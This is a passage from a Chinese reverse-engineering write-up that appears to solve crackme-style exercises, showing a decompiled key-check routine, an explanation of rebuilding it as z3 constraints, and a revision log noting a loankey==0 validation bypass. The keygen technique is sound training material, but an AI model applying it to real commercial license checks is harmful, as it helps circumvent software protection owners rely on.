  v3[17] = 246;
  v3[18] = 87;
  v3[19] = 46;
  v3[20] = 33;
  v3[21] = 93;
  v3[22] = 6;
  v3[23] = 230;
  v3[24] = 53;
  v3[25] = 246;
  strncat(dest, a2, 0xAuLL);
  *(_DWORD *)&dest[strlen(dest)] = 7628140;
  strcat(dest, "us");
  strcat(dest, "have");
  *(_DWORD *)&dest[strlen(dest)] = 7239014;
  v12 = strlen(a1);
  v11 = strlen(dest);
  if (v12 != 27)
    return 0LL;
  for (i = 0; v12 - 2 >= i; ++i)
  {
    v10 = i % v11;
    if (i % 3)
    {
      if (i % 3 == 1)
      {
        v4[i] = dest[v10] ^ (a1[i] + 22);
      }
      else if (i % 3 == 2)
      {
        v4[i] = dest[v10] ^ (a1[i] + 33);
      }
    }
    else
    {
      v4[i] = (char)(a1[i] ^ dest[v10]);
    }
    if (v4[i] != v3[i] )
      return 0LL;
  }
  return 1LL;
}
```

这里说明上面代码的关键流程：

- strncat(dest, a2, 0xAuLL)；将 a2 复制 10 个长度的字符到 dest。
- *(_DWORD *)&dest[strlen(dest)] = 7628140；这里一定要注意字符序的问题，大端还是小端？这里是小端，需要反转。
- if (v12 != 27) 得知 v12=27，结合 v12 = strlen(a1)；可知 a1 长度。
- 后续的 for 循环，只需要翻译为等价的 z3 求解约束表达式即可。

完整源码可以参阅相关 github 仓库。

参考

- 字节序 Endianness
- Applied Reverse Engineering: Accelerated Assembly [P1]

落幕：彩蛋

与过去的自己和解

人总是不完美的，人总是逐渐成长的，敢于承认以前自己的不足，并重启代码世界，走向未来。

修订记录

2022-11-05

- `DOCS`：补充对第 4 题为何 loankey==0 能通过验证的说明和 BUG 来源说明。

2022-11-04

- `FIX`：修复第六题代码中求解 username 时将 5731 复制为 5371 的粗心错误。
- `FIX`：修复一些 TYPO。
- `STYLE`：加强导出的 pdf 排版：每个题目开始前（第一个题目除外）强制换页，添加封面，添加目录，添加页首 / 页尾。

2022-11-02

- `INIT`：初始化第一版。